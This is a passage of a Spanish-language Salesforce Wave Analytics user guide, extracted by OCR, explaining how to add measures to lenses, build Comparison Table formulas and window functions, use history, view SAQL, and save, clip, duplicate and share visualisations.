
3. Haga clic en la agregación **Media** y, a continuación, haga clic en la medición Duración de apertura (días).





La nueva medición se mostrará a la derecha.




4. Para mover la nueva medición a la izquierda, haga clic en Media de duración abierta (días) y haga clic en **< Mover a la izquierda**.




Las dos visualizaciones cambian de posición.




5. Para agregar mediciones adicionales, haga clic en el botón **Medición** de nuevo.
   Puede tener un máximo de cuatro mediciones en una lente.

## Cambiar la escala de gráficos

Cambie la escala de un gráfico, como aplicando una escala logarítmica. Las opciones disponibles dependen del tipo de gráfico.

1. Haga clic en el botón **Opciones**.

2. En el cuadro de diálogo, seleccione una escala.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

## Crear columnas calculadas utilizando la Tabla de comparación

Utilice la Tabla de comparación para definir fórmulas personalizadas con columnas de datos. Visualice mediciones en paralelo y realice operaciones matemáticas en las columnas y filas de la tabla.

1. Seleccione **Tabla de comparación** desde la galería de tipos de gráficos.

2. Agregue dimensiones haciendo clic en **Grupo**.

   Nota: Los valores nulos que aparecen en los datos se muestran como un signo menos ("-").

3. Cambie la primera dimensión haciendo clic en la selección **celdas** ("Recuento de filas"). Agregue más mediciones haciendo clic en el encabezado de la columna de medición y luego seleccionando **Agregar una columna**.


EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"





Con la nueva columna seleccionada, haga clic en la selección **celdas** para cambiar la medición. También puede aplicar un filtro haciendo clic en el encabezado de una columna de medición para seleccionarlo y luego haciendo clic en **Filtro**.

| INDUSTRY | CLOSE DATE (YEAR) | CLOSE DATE (MONTH) | COUNT OF ROWS A | CHANGE FROM PREVIOUS B | RANK C |
|---|---|---|---|---|---|
| Consumer | 2015 | 11 | 1,737 | 9.66% | 6 |
| | | 10 | 1,584 | 0% | 4 |
| | | 12 | 1,566 | -9.84% | 3 |
| | 2016 | 01 | 1,725 | 10.15% | 5 |
| | | 02 | 1,440 | -16.52% | 2 |
| | | 03 | 579 | -59.79% | 1 |
| Fin Svcs | 2015 | 12 | 6,423 | 4.08% | 6 |
| | | 11 | 6,171 | 20.29% | 4 |
| | | 10 | 5,130 | 0% | 2 |
| | 2016 | 01 | 6,306 | -1.82% | 5 |

Las columnas de dimensiones se encuentran a la izquierda y las columnas de medición se encuentran a la derecha. Las columnas de mediciones se identifican en fórmulas como A, B, C, etc. con A como la columna de medición que se encuentra más a la izquierda.

4. Agregue una columna de mediciones para alojar una fórmula personalizada y luego seleccione **Modificar esta fórmula** en el menú desplegable.





En el campo **Fórmula**, cree fórmulas utilizando operadores desde esta tabla.

Nota: Las columnas de mediciones se identifican por letras en mayúscula de derecha a izquierda.

| Símbolo | Ejemplos | Cálculo |
|---|---|---|
| + | A+B, A+100 | Suma, aplicada por fila. |
| - | A-B, A-100 | Resta, aplicada por fila. |
| / | A/B, A/100 | División, aplicada por fila. |
| * | A*B, A*100 | Multiplicación, aplicada por fila. |
| ( ) | (B-A)/(A*100) | Paréntesis para operaciones de agrupación. |

En el editor de columnas, puede introducir fórmulas SAQL, incluyendo funciones matemáticas, o seleccionar una función ventana para calcular los valores en la columna. También puede asignar un nombre a la columna y seleccionar un formato de número. Si cualquiera de las fórmulas contiene una división por cero, el resultado se muestra como un signo menos ("-").


5. Para utilizar SAQL, introdúzcalo directamente en el editor de fórmulas y luego haga clic en Aplicar para ver el resultado.





Consulte la *Referencia SAQL de Wave Analytics para obtener más información sobre la redacción de SAQL*.

Nota: Las funciones `percentile_desc` y `percentile_cont` no pueden utilizarse en funciones ventana introducidas en el editor de fórmulas.

6. Para utilizar una función, seleccione el editor de fórmulas y luego seleccione una de las funciones ventana desde el menú. Después de configurar la función, haga clic en Aplicar para ver el resultado.





Cambie al editor de fórmulas para ver el SAQL generado por la función elegida. Puede modificar el SAQL en el editor de fórmulas después de generarlo con una función como si lo hubiera redactado.




## Funciones ventana disponibles en la Tabla de comparación


El menú de funciones de tablas de comparación puede generar el SAQL para crear funciones de rango, ventana deslizante, porcentaje de grupo y periodo tras periodo.

### Ventana deslizante





Aplica una función agregada a la fila actual con respecto a un intervalo de filas configurable. La función puede restablecerse en una agrupación definida en la tabla. Utilice la ventana deslizante para calcular valores como totales actualizados y promedio móvil.

## Porcentaje de grupo




Calcula el porcentaje de cada fila de su total de grupo, o el total general. La función puede restablecerse en una agrupación definida en la tabla.


## Rango dentro del grupo





Proporciona funciones de rango, rango denso, distribución acumulativa y fila-número. El rango puede restablecerse en una agrupación definida en la tabla.

El menú Orden determina la dirección del rango en base a los valores a los que se está aplicando el rango. Los rangos ascendentes tienen el valor inferior como número 1, mientras que los rangos descendentes tienen el valor superior como número 1.

## Periodo tras periodo




Compara periodos de tiempo para calcular cambios en los valores. Por ejemplo, las ventas de año tras año u oportunidades cerradas trimestre tras trimestre, pueden calcularse seleccionando la columna y estableciendo la granularidad del periodo de tiempo.




Agrupa siempre los datos por año primero, luego (opcionalmente) agrupa con una granulación más fina de tiempo si está disponible. Las fechas compuestas, si las hay, pueden utilizarse directamente con la función periodo tras periodo. Ejemplos de fechas compuestas incluyen "2016-01" (mes de enero de 2016) y "2016-1" (primer trimestre de 2016). Las comparaciones pueden mostrarse como porcentajes o unidades.

## Volver a una vista anterior utilizando el historialla vista inicial

La exploración de sus datos puede descubrir muchas rutas. No todas serán de utilidad, lo que es normal. El Explorador guarda un historial completo de su actividad en una lente. Si ha cambiado su lente de una forma no deseada o simplemente desea volver a ver estas estupendas animaciones, utilice el historial para retroceder rápidamente a un estado anterior de su visualización. Para volver al estado original del panel o ver solo esas estupendas animaciones de nuevo, puede utilizar la opción de restablecimiento para volver rápidamente a la vista inicial.

EDICIONES


Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

1. Haga clic en el botón **Ver historial** en el encabezado.
   Una barra lateral enumera un historial de todas las acciones que ha realizado en la lente.




2. Seleccione cualquier elemento de la lista para ir a ese punto. También puede utilizar los botones para ir a un **Paso anterior** y a un **Paso siguiente** por la lista.

## Aplicar grupos y filtros utilizando copiando y pegando por medio del portapapeles de su navegador

A veces desea ir en múltiples direcciones cuando se explora un conjunto de datos, como probar diversas agrupaciones y centrarse en diferentes ángulos. En vez de explorar de forma lineal y utilizar la herramienta de historial para repasar y tomar una nueva dirección, puede explorar múltiples direcciones a la vez abriendo el mismo conjunto de datos en varias fichas de Wave Analytics. Luego utilice las herramientas para copiar y pegar del explorador para replicar agrupaciones y filtros específicos de una ficha a otra.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

Desde la página de inicio, cada vez que hace clic en un conjunto de datos, se abre en una nueva ficha. Las herramientas para copiar y pegar del explorador están diseñadas para usarse cuando tiene el mismo conjunto de datos en múltiples fichas.

1. Si el tipo de gráfico que está viendo le permite seleccionar un subconjunto de datos, realice su selección haciendo clic o haciendo clic y arrastrando dentro del gráfico.
   Todo, excepto sus datos seleccionados quedará no disponible.
2. Haga clic en el botón **Acciones**.

3. Copie la selección al portapapeles de su navegador. Haga clic en **Copiar** para capturar los elementos seleccionados al portapapeles. Puede decidir más adelante pegar su selección como un grupo o como un filtro. Haga clic en **Enfocar** para capturar los elementos seleccionados en el portapapeles y aplicarlos como un filtro al gráfico actual.

4. Cambie a una ficha de Wave Analytics diferente que tenga el mismo conjunto de datos.
5. Haga clic en el botón **Acciones**.

6. Aplique la selección desde el portapapeles al gráfico actual. Haga clic en **Pegar como grupo** para hacer que los datos se muestren agrupados por las dimensiones seleccionadas. Haga clic en **Pegar como filtro** para hacer que los datos se muestren con su selección aplicada como un filtro.

   Para restaurar el gráfico al conjunto de datos completo, elimine su selección haciendo clic en y, a continuación, en **Borrar**.

## Ver la consulta detrás de su lente

Wave Analytics utiliza Salesforce Analytics Query Language (SAQL) en segundo plano en lentes y paneles para recopilar datos para las visualizaciones. Abra el visor SAQL para observar la consulta SAQL subyacente que se escribe a medida que explora o cópiela para utilizarla en otro punto.

1. Abra el menú Opciones ( ) para acceder al control **Mostrar SAQL**.

2. Seleccione **Activado**.

   Se abrirá el panel de consultas SAQL. Siga explorando y vea su trabajo expresado en SAQL.


EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"




Para obtener más información sobre SAQL, consulte la *Referencia SAQL de Wave Analytics*.

## Recortar una lente a un panel

Para incluir una lente en un panel, recórtela. Cuando recorta una lente, Wave agrega la consulta como un paso al panel utilizado más recientemente. Si un panel no está abierto, Wave agrega el paso a un nuevo panel en Wave Dashboard Designer. Después de agregar el panel al diseñador, puede aplicarlo a un widget del panel. El widget anula la configuración de visualización de la lente: el widget determina cómo mostrar los resultados de la consulta.

1. Abra la lente.
2. Haga clic en .
   Wave crea un paso basado en la consulta de la lente y lo agrega al panel de paso del diseñador de paneles.
3. Para guardar el paso, guarde el panel.

Nota: Los cambios en las propiedades del paso no afectan a la lente.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

## Duplicar una visualización

Cree sobre una visualización duplicándola en una nueva ficha donde puede continuar explorando mientras guarda la original en su propia ficha.

1. Haga clic en el icono **Duplicar en nueva ficha**.

2. Continue explorando en la nueva ficha, creando sobre una visualización. Cuando alcance la siguiente vista que desea seguir, haga clic en **Guardar** y luego de nuevo en **Duplicar en nueva ficha**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

## Guardar una visualización

Guarde su visualización como una lente.

1. Haga clic en el icono **Guardar**.

2. Introduzca un título y una descripción para su lente y seleccione la aplicación que guardar en ella.
3. Haga clic en **Guardar**.

EDICIONES

Disponible en Salesforce Classic y Lightning Experience.

Disponible por un coste adicional en **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en **Developer Edition**.

PERMISOS DE USUARIO

Para ver visualizaciones:
- "Utilizar Wave Analytics"

# Compartir una visualización

Comparta una visualización con sus compañeros de trabajo publicando en Chatter, obteniendo su URL única, descargando una captura de pantalla de ésta o descargando sus datos filtrados. Una publicación de Chatter proporciona una imagen y un enlace al activo(lentes, panel o aplicación) en Wave Analytics. Los compañeros con el enlace y acceso al activo pueden desglosar y explorar la información que presenta. Para compartir sin otorgar el acceso al activo, utilice las opciones de descarga.

**EDICIONES**

Disponible en Salesforce Classic y Lightning Experience.

